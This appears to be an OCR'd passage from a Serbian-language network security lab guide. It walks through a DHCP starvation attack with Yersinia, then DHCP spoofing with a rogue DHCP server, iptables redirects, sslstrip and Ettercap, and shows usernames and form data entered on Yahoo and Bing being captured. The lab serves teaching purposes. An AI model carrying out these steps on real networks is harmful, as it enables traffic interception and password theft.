
Mi ćemo koristiti opciju **local** što bi značilo da je za pristupanje našem HTTP serveru potreban lokalni nalog koji smo ranije kreirali.

```
DHCP-SERVER(config)# ip http authentication local
```

Kada sa neke virtuelne mašine ili Firefox uređaja pokušate otvoriti DHCP-SERVER server (http://172.10.16.1), od vas će se zahtevati da uneste korisničko ime i lozinku, kao što je prikazano na slici ispod.



Kada uneste podatke i pristupite serveru, dobićete stranicu kao na slici ispod, koja znači da ste uspešno pristupili HTTP serveru.



6. DHCP Starvation napad

Kao što je spomenuto, DHCP Starvation je jedan od napada na mrežu u kojem napadač pokušava da „istroši“ sve dostupne IP adrese koje DHCP server nudi. Napadač prvo cilja DHCP server slanjem velikog broja DHCP REQUEST zahteva sa lažnom izvornom MAC adresom. DHCP server odgovara na te zahteve sve dok ne potroši sve dostupne IP adrese. Kada se sve IP adrese potroše, napadač uspostavlja zlonamerni DHCP server i odgovara na nove zahteve za IP adresama sa mreže. Kada uspostavi DHCP server, napadač može započeti sa DHCP Spoofing napadom. Za ovaj tip napada, koristi se alat Yersinia, koji se pored mogućnosti slanja velikog broja DHCP REQUEST poruka, može koristiti i za druge tipove napada (ARP Poisoning, CDP Flooding, itd.).

6.2. Provera tabele pre napada

Proverite kako izgleda DHCP binding tabela na ruteru DHCP-SERVER pre izvršenja napada.

```
DHCP-SERVER# show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
172.16.10.21        0100.5079.6668.00       Feb 01 2019 07:31 PM    Automatic
DHCP-SERVER#
```

6.3. Simulacija DHCP Starvation napada

Pokrenite na Kali Linux mašini Terminal i unesite sledeće komande:

```
root@kalilinux:~# ifconfig eth0 172.16.10.15/24
root@kalilinux:~# iptables --flush
root@kalilinux:~# iptables --table nat --flush
root@kalilinux:~# iptables --delete-chain
root@kalilinux:~# route add -net 172.16.10.0 netmask 255.255.255.0 gw
172.16.10.15
root@kalilinux:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 10000
root@kalilinux:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```


Ove komande će prvo očistiti IP tabelu za filtriranje paketa, zatim će dodati rutu ka 172.16.10.0 mreži sa default gateway-om Kali Linux mašine, zatim će podesiti iptable pravilo da preusmerava TCP pakete koji dolaze na port 80 (HTTP port) na port 10000 (koji u ovoj situaciji na neki način predstavlja maliciozni port), i na kraju podesiti da se svi IPv4 paketi prosleđuju (poslednja linija je jednaka komandi **sysctl -w net.ipv4.ip_forward=1**).

Zatim je potrebno izmeniti Ettercap konfiguracioni fajl komandom **nano /etc/ettercap/etter.conf**. Pri dnu fajla se nalazi deo ***redir_command_on/off*** i u njemu deo ***Linux***. Ispod toga se nalazi deo **# if you use iptables:** ispod kojeg se nalaze dve komande (**redir_command_on** i **redir_command_off**) koje su zakomentarisane tarabama. Potrebno je samo obrisati taraba znakove ispred obe komande i sačuvati fajl.


```
# if you use iptables:
     redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"
     redir_command_off = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"
```


Sada pokrenite Wireshark na linku između sviča S1 i Kali Linux mašine, a zatim pokrenite Yersinia alata komandom **yersinia -G** u Terminalu.

Kada pokrenete Yersinia alat, kliknite na Launch attack, zatim izaberite tab DHCP, zatim štiklirajte sending DISCOVER packet, zatim kliknite OK. Ovim ćete započeti DHCP Starvation napad koji će za kratko vreme "istrošiti" sve adrese DHCP servera.



Kada se napad pokrene u DHCP tabu ćete primetiti veliki broj DHCP Discover paketa, a isto ćete primetiti i u prethodno otvorenom Wireshark-u.





No.	Time	Source	Destination	Protocol	Length	Info
32963	2019-01-30 20:03:50,970836	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32964	2019-01-30 20:03:50,970841	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32965	2019-01-30 20:03:50,970846	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32966	2019-01-30 20:03:50,970851	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32967	2019-01-30 20:03:50,970856	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32968	2019-01-30 20:03:50,970860	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32969	2019-01-30 20:03:50,970865	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32970	2019-01-30 20:03:50,970870	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
32971	2019-01-30 20:03:50,970879	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869

Sada proverite na ruteru DHCP binding tabelu komandom show ip dhcp binding

```
DHCP-SERVER# show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/                Lease expiration        Type
                    Hardware address/
                    User name
172.16.10.21        0100.5079.6668.00         Jan 30 2019 07:31 PM    Automatic
172.16.10.22        e344.fa46.13f9            Jan 30 2019 09:06 PM    Automatic
172.16.10.23        3ee8.d169.8ca0            Jan 30 2019 09:06 PM    Automatic
172.16.10.24        f2bd.db7d.03cf            Jan 30 2019 09:06 PM    Automatic
172.16.10.25        7b9c.2743.7630            Jan 30 2019 09:06 PM    Automatic
172.16.10.26        3cd0.bb64.f025            Jan 30 2019 09:06 PM    Automatic
172.16.10.27        8524.2649.ba76            Jan 30 2019 09:06 PM    Automatic
172.16.10.28        ab39.7d52.c6fd            Jan 30 2019 09:06 PM    Automatic
172.16.10.29        b0b1.754a.2f91            Jan 30 2019 09:06 PM    Automatic
172.16.10.30        8585.8779.2b8c            Jan 30 2019 09:06 PM    Automatic
172.16.10.31        fcf8.5c1a.c097            Jan 30 2019 09:06 PM    Automatic
...
```

Sada je DHCP server istrošen i ako bi se neki novi uređaj dodao mreži, ne bi mogao dobiti DHCP adresu i tako komunicirao sa drugima ili imao izlazak na internet.

Ugasite Yersinia-u da biste prekinuli napad.

6.4. Simulacija DHCP Spoofing napada


Prilikom DHCP spoofing napada, napadač započinje sa distribuiranjem IP adresa i drugih TCP/IP konfiguracionih parametara DHCP klijentima. Kako ti parametri podrazumevaju default gateway, DNS server IP adrese, napadač može zameniti originalne adrese svojim. Na taj način će se sav saobraćaj odigravati preko njega i samim tim će moći da prati dešavanja u mreži kao i da zabeleži poverljive podatke (korisnička imena, lozinke, itd.)

Izvršite komandu **sslstrip -l 10000** kojom ćete sav SSL i HTTP saobraćaj preusmeravati na port 10000.


Sada je potrebno pokrenuti DHCP server komandom **systemctl start isc-dhcp-server**. Status DHCP servera možete proveriti komandom **systemctl status isc-dhcp-server**. Ako primetite da nešto nije u redu sa DHCP serverom ili da ima neke greške, pokušajte ga restartovati komadnom **systemctl restart isc-dhcp-server**.

Sledeći korak je pokrenuti Ettercap putem Terminala koji će snifovati sve DHCP pakete na interfejsu eth0. Unesite komandu **ettercap -Tq -i eth0** nakon koje će se Ettercap pokrenuti.

Sada upalite drugu VPCS mašinu i unesite komandu **ip dhcp**. VPCS bi trebalo da dobije DHCP adresu iz opsega koji je podešen prethodno na Kali Linux mašini, dok će Ettercap zabeležiti DHCP poruke za zahtevanje adrese, odgovor, i druge, kao što je i prikazano na slici ispod.



Isti proces će i Wireshark zabeležiti:




Prekinite Ettercap pritiskom Ctrl + C.

Sada ćemo posmatrati HTTP saobraćaj na PC-3 virtuelnoj mašini. Unesite komandu **ettercap -Tq -w capture.cap ///80 -i eth0**. Ova komanda će pokrenuti Ettercap u terminalu, snifovati sve pakete svih MAC i IP adresa ali samo na portu 80, putem interfejsa eth0 i sve to beležiti u capture.cap fajl koji se kasnije može pokrenuti u Wireshark-u i istraživati dalje.

Sada pokrenite Ubuntu/Windows virtuelnu mašinu i restartujte njen mrežni interfejs kako bi dobio DHCP adresu. Proverite komandom **ipconfig** na Windows-u, odnosno **ifconfig** na Linux-u, da li je mašina dobila adresu iz ospega koji je definisan prethodno na Kali Linux mašini.

Pokrenite veb pregledač na PC-3 mašini. Sada će se sav veb saobraćaj beležiti u Wireshark-u koji smo prethodno pokrenuli. Ako pokušate da otvorite **google.com**, dobićete upozorenje da veza nije bezbedna i da nema ispravan sertifikat, kao što je i prikazano na slici ispod.To je zato što Google ima veoma dobar nivo bezbednosti te je danas malo teže zaobići ih, dok to nije bila situacija pre nekih 10 godina otprilike.




Ali zato možemo koristiti Bing pretraživač čiji se sertifikat može zaobići. Otvorite **bing.com** i pretražite neku stranicu (Wikipedia na primer). Obratite pažnju na Wireshark i na to koje pakete beleži i sa kakvim opisima. S obzirom da smo Bing preusmerili na port 10000, sada se ne koristi TLS zaštita u potpunosti. Wireshark će zabeležiti url pretrage iz kojeg možete izvući šta se zapravo pretražuje.

```
92562 2019-02-01 20:06:14.178175  172.16.10.130  204.79.197.200  HTTP  940 GET /search?q=wikipedia&qs=n&form=QBLH&sp=-1&pq=&sc=0-0&sk=&cvid=6401B6
92572 2019-02-01 20:06:14.197616  172.16.10.15   204.79.197.200  HTTP  815 GET /fd/ls/GLinkPing.aspx?IG=6401B6569A234306B3089F337C659A5A&ID=SERP,5
92573 2019-02-01 20:06:14.197906  172.16.10.15   204.79.197.200  HTTP  936 GET /AS/Suggestions?pt=page.home&mkt=en-rs&qry=wikipedi&cp=8&css=1&cvid
92579 2019-02-01 20:06:14.205040  172.16.10.15   204.79.197.200  HTTP  896 GET /search?q=wikipedia&qs=n&form=QBLH&sp=-1&pq=&sc=0-0&sk=&cvid=6401B6
92590 2019-02-01 20:06:14.231317  109.122.97.72  172.16.10.15    HTTP  299 HTTP/1.0 200 OK
92598 2019-02-01 20:06:14.256523  204.79.197.200 172.16.10.15    HTTP  287 HTTP/1.1 200 OK
93005 2019-02-01 20:06:14.934600  204.79.197.200 172.16.10.130   HTTP  572 HTTP/1.1 200 OK  (text/html)
```

Kako smo podesili da Ettercap osluškuje sve na portu 80 i s obzirom da preusmeravamo sav saobraćaj sa porta 80 na port 10000, Ettercap može zabeležiti podatke koje unosimo u forme sajtova, kao što su korisnička imena i lozinke na primer.


Otvorite Yahoo sajt (**www.yahoo.com**) a zatim kliknite na polje Sign in. U polje za unošenje *email* adrese unesite bilo koju adresu i kliknite na dugme Next.




Sada se vratite u Kali Linux i pogledajte Terminal u kojem je pokrenut Ettercap. Primetićete da je zabeležio HTTP komunikaciju sa sledećim informacijama:


1. HTTP - IP adresa sajta
2. USER - Korisničko ime (email adresa) koja je uneta i zabeležena
3. PASS - Polje za lozinku koje je trenutno prazno jer nije uneta lozinka, odnosnoi nije zabeležio u istim paketima.
4. INFO - URL adresa na kojoj je zabeležena komunikacija

Sada kliknite na link Sign up na dnu stranice i otvoriće vam se nova stranica za pravljenje nove email adrese. Počnite da unosite podatke u polje po polje i kako se budete prebacivali na druga polja tako će Ettercap zabeležiti sve što unosite, tako da kada dođete do samog kraja, moćićete u njemu videti sve što ste uneli do sada, kao što je i prikazano na slikama ispod.





